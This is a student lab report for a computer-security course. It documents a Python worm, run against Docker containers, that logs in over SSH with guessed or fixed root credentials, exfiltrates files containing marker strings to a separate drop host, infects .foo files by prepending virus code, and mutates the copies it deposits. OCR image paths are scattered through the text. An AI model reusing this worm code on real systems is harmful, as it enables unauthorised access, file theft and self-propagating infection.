Computer Security Sessional

CSE - 406

Malware Assignment Report

Abdus Samee
ID: 1805021
Section: A
Dept: CSE

Some of the following things remained constant throughout all of the tasks:


- The username of each docker container is **root**
- The password of each docker container is **mypassword**
- The same aliases **dockps** and **docksh** were used to gather docker information and connect to containers

1 Task 1

- The docker containers 6 and 7 were assigned as the *attacked* hosts
- The docker container 8 assigned as the *designated host* where the exfiltrated files would be uploaded

1.1 Docker Container Information

We get the ip addresses of the desired docker containers using the following aliases in the Ubuntu cloud VM. The command **dockps** is used to find all the container ids and the command **docksh** is used to connect to a particular docker container.



The following function returns a list of ip addresses of docker container 6 and 7 respectively. All the files ending with the extension **foo** and containing the string **foovirus** would be exfiltrated from these containers.

```
def get_fresh_ipaddresses(how_many):
    if debug: return ['172.17.0.7', '172.17.0.8']
```

With the following line in the code, we connect to the docker container 8. The exfiltrated files are uploaded at this location.

```
ssh.connect('172.17.0.9',port=22,username='root',password='mypassword',timeout=5)
```

The username and passwords are obtained using the following functions. Note, all the containers have the same username **root** and same password **mypassword**.

```python
def get_new_usernames(how_many):
    if debug: return ['root']      # need a working username for debugging
    if how_many == 0: return 0
    selector = "{0:03b}".format(random.randint(0,7))
    usernames = [''.join(map(lambda x: random.sample(trigrams,1)[0]
          if int(selector[x]) == 1 else random.sample(digrams,1)[0], range(3))) for x in range(how_many)]
    return usernames
```

```python
def get_new_passwds(how_many):
    if debug: return ['mypassword']      # need a working username for debugging
    if how_many == 0: return 0
    selector = "{0:03b}".format(random.randint(0,7))
    passwds = [ ''.join(map(lambda x:  random.sample(trigrams,1)[0] + (str(random.randint(0,9))
                if random.random() > 0.5 else '') if int(selector[x]) == 1
                      else random.sample(digrams,1)[0], range(3))) for x in range(how_many)]
    return passwds
```

1.2 Obtain Target Files

We find all the **foo** files with the string **foovirus** at the top-level directory of a docker container executing the command below:

```python
cmd = 'grep -ls foovirus *.foo'
stdin, stdout, stderr = ssh.exec_command(cmd)
```

Then we get all the target files at the attacking program:

```python
received_list = list(map(lambda x: x.encode('utf-8'), stdout.readlines()))
for item in received_list:
    files_of_interest_at_target.append(item.strip())
print("\nfiles of interest at the target: %s" % str(files_of_interest_at_target))
scpcon = scp.SCPClient(ssh.get_transport())
if len(files_of_interest_at_target) > 0:
    for target_file in files_of_interest_at_target:
        scpcon.get(target_file)
```

The main part comes after this. A copy of the virus is kept at the *attacked* machine:

```python
# Now deposit a copy of AbraWorm.py at the target host:
scpcon.put(sys.argv[0])
```

We can also see the exfiltrated foo files' contents being commented out by the actual virus code in the attacker code. Also, executing the virus code in the docker containers will also infect their foo files.

```python
def infectFiles():
    lc = 0
    with open(sys.argv[0], 'r') as file:
        lines = file.readlines()
        lc = len(lines)

    IN = open(sys.argv[0], 'r')
    virus = [line for (i,line) in enumerate(IN) if i < lc]

    for item in glob.glob("*.foo"):
        IN = open(item, 'r')
        all_of_it = IN.readlines()
        IN.close()
        if any('foovirus' in line for line in all_of_it): continue
        os.chmod(item, 0o777)
        OUT = open(item, 'w')
        OUT.writelines(virus)
        all_of_it = ['#' + line for line in all_of_it]
        OUT.writelines(all_of_it)
        OUT.close()
```

The above function does the following:

- Counts the total number of lines of the attacking virus code
- Adds the contents of the virus code at the beginning of the **foo** file
- Comments out the contents of the **foo** file

1.3 Upload Exfiltrated Files


After connecting to the container 8, the exfiltrated files are uploaded normally as follows:

```
for filename in files_of_interest_at_target:
    scpcon.put(filename)
```


1.4 Prepare Docker Containers

We prepare the docker containers as follows:


The container 6 has one **foo** file.



The container 7 has a **foo** file without ***foovirus*** and a **foo** file with the desired string.




The container 8 is currently empty before the execution of the program.




1.5 Containers after Execution

The program **1805021_1.py** was run and the docker containers had the following desired states:


The container 6 now has an identical copy of the attacking program, along with the 1 **foo** file it had before.



The container 7 also has an identical copy of the attacking program, along with the **foo** files it had before.



The container 8 now has all the 2 **foo** files without the desired string **foovirus**, but does not have the **foo** file with the same desired string from container 7.



Thus, we can say that the virus **1805021_1.py** now has the ability to hop into other machines, along with filtering **foo** files like before.

2 Task 2

- The docker containers 3 and 4 were assigned as the *attacked* hosts
- The docker container 5 was assigned as the *target* destination host where exfiltrated files will be uploaded
- Each of the copy of the worm **1805021_2.py** would be unique in container 3 and 4

2.1 Docker Container Information

The following function returns the ip addresses of the docker containers 3 and 4, from which all the files at the top-level directory containing the desired string ***abracadabra*** will be exfiltrated:

```
def get_fresh_ipaddresses(how_many):
    if debug: return ['172.17.0.4', '172.17.0.5']
```

With the following line of code, we connect to the docker container 5, where the exfiltrated files will be uploaded:

```
ssh.connect('172.17.0.6',port=22,username='root',password='mypassword',timeout=5)
```

2.2 Obtain Target Files

We find all **sorts** of files with the string ***abracadabra*** at the top-level directory of a docker container executing the command below:

```
cmd = 'grep -ls abracadabra *'
stdin, stdout, stderr = ssh.exec_command(cmd)
```

The network portions in all of the worms are the same.

2.3 Upload Exfiltrated Files

After connecting to the container 5, the exfiltrated files are uploaded normally as follows:

```
for filename in files_of_interest_at_target:
    scpcon.put(filename)
```

2.4 Change Worm File

A function to add a minimum of 50 newlines at random lines of the attacking worm file which would be deposited at the *attacked* host.

```
def insert_random_newlines(source_code, max_newlines=50):
    lines = source_code.splitlines()
    num_newlines = random.randint(1, max_newlines)
    for _ in range(num_newlines):
        idx = random.randint(0, len(lines) - 1)
        lines.insert(idx, "")
    return "\n".join(lines)
```

A function to add a maximum of 50 characters at random places inside every comment of the worm file.

```python
def add_random_characters_in_comments(source_code, max_chars=50):
    lines = source_code.splitlines()
    for i in range(len(lines)):
        if "#" in lines[i]:  # Check if there's a comment in the line
            comment_idx = lines[i].index("#")
            num_chars = random.randint(1, max_chars)
            random_chars = ''.join(random.choices(string.ascii_letters, k=num_chars))
            # lines[i] = lines[i][comment_idx:] + random_chars

            for char in random_chars:
                insert_idx = random.randint(comment_idx + 1, len(lines[i]))
                lines[i] = lines[i][:insert_idx] + char + lines[i][insert_idx:]

    return "\n".join(lines)
```

2.5 Deposit Unique Copy

A unique copy of the worm file is deposited at the *attacked* host by calling the function as follows after all the target files have been exfiltrated:

```python
def deposit_unique_copy(scpcon):
    with open(sys.argv[0], "r") as file:
        source_code = file.read()

    modified_code = ''
    choice = random.randint(1, 4)

    if choice == 1: modified_code = insert_random_newlines(source_code)
    elif choice == 2: modified_code = add_random_characters_in_comments(source_code)
    elif choice == 3: modified_code = insert_random_newlines(add_random_characters_in_comments(source_code))
    else: modified_code = add_random_characters_in_comments(insert_random_newlines(source_code))

    fileName = "modified.txt"
    with open(fileName, "w") as m:
        m.write(modified_code)

    abs_path = os.path.abspath(fileName)
    scpcon.put(abs_path)
    os.remove(fileName)
```

The function above makes 1 of 4 choices:

- Add random newlines in the worm file
- Add random characters in every comment of the worm file
- Add random characters followed by the addition of random newlines
- Add random newlines followed by the addition of random characters


The above function is called as follows:

```python
if len(files_of_interest_at_target) > 0:
    for target_file in files_of_interest_at_target:
        scpcon.get(target_file)
# Now deposit a copy of AbraWorm.py at the target host:
deposit_unique_copy(scpcon)
```


2.6 Prepare Docker Containers

We prepare the docker containers as follows:


The container 3 has a **txt** file with desired string ***abracadabra***.



The container 4 has a **bar** file with the desired string ***abracadabra***.




The container 5 is currently empty before the execution of the program.




2.7 Containers after Execution

The program **1805021_2.py** was run and the docker containers had the following desired states:

The container 3 now has a copy of the attacking program **modified.txt**, along with the **txt** files it had before.



The container 4 also has a unique copy of the attacking program **modified.txt** which is different from the copy stored in container 3, along with the **bar** file it had before.



The container 5 now has the 2 files with the desired string ***abracadabra***.

Thus, we can say that the worm **1805021_2.py** now can deposit unique copies into the machines it attacks.

3 Task 3

- The docker containers 3 and 4 were assigned as the *attacked* hosts
- The docker container 5 was assigned as the *target* destination host where exfiltrated files will be uploaded
- Each of the copy of the worm **1805021_3.py** would be unique in container 3 and 4
- The worm will now look for desired files at all levels of the directory recursively starting from the top-level

3.1 Docker Container Information

The following function returns the ip addresses of the docker container 3, from which all the file, starting at the top-level directory, at all directory levels containing the desired string ***abracadabra*** will be exfiltrated:

```
def get_fresh_ipaddresses(how_many):
    if debug: return ['172.17.0.4']
```

With the following line of code, we connect to the docker container 4, where the exfiltrated files will be uploaded:

```
ssh.connect('172.17.0.5',port=22,username='root',password='mypassword',timeout=5)
```

3.2 Obtain Target Files

We find all **sorts** of files with the string ***abracadabra*** starting at the top-level directory of the docker container 3 at all directory levels executing the command below:

```
cmd = 'find -type f -exec grep -ls "abracadabra" {} +'
stdin, stdout, stderr = ssh.exec_command(cmd)
```

The above command does the following things:

- **find** utility is used to search for specific files starting from top-level recursively
- **-type f** option limits results of *find* to only regular files
- **-exec** option is used to execute *grep* command on each found file
- **grep** utility is used to match patterns
- **-ls** option is used to print paths of files matching *grep* patterns
- **"abracadabra"** is the string pattern to be matched
- **{}** placeholder is used to represent each file discovered by *find* command
- **+** indicates the end of *-exec*. It batches found files and executes commands in a single call

We can see the following files being exfiltrated:


```
output of 'ls' command: [b'file1.txt\n', b'test\n']

files of interest at the target: [b'./file1.txt', b'./test/folder/file3.bar', b'./test/file2.foo']
```

A new portion added to the worm is the filtering of the file names after obtaining them from the attacked hosts.

```
# filter file names
for i in range(len(files_of_interest_at_target)):
    files_of_interest_at_target[i] = files_of_interest_at_target[i].decode().split('/')[-1]
```

It is due to the fact that the file structure in the attacking machine after obtaining the target files:



3.3 Upload Exfiltrated Files

After connecting to the container 4, the exfiltrated files are uploaded normally as follows:


```
for filename in files_of_interest_at_target:
    scpcon.put(filename)
```

3.4 Prepare Docker Containers


We prepare the docker containers as follows:

The container 3 has the following folder structure:

- A *txt* file `file1.txt` and a *folder* named `test` at ***top-level***
- A *foo* file `file2.foo` and a *folder* named `folder` at ***test***
- A *bar* file `file3.bar` at ***folder***




The container 4 is currently empty before the execution of the program.



3.5 Containers after Execution

The program **1805021_3.py** was run and the docker containers had the following desired states:

The container 3 now has a modified copy of the attacking program, along with the files and folders it had before.



The container 4 has the 3 files from container 3 with the desired string ***abracadabra*** in them.

Thus, we can say that the worm **1805021_3.py** can deposit unique copies into attacking machines and upload exfiltrated files recursively from the top-level directory into the target host.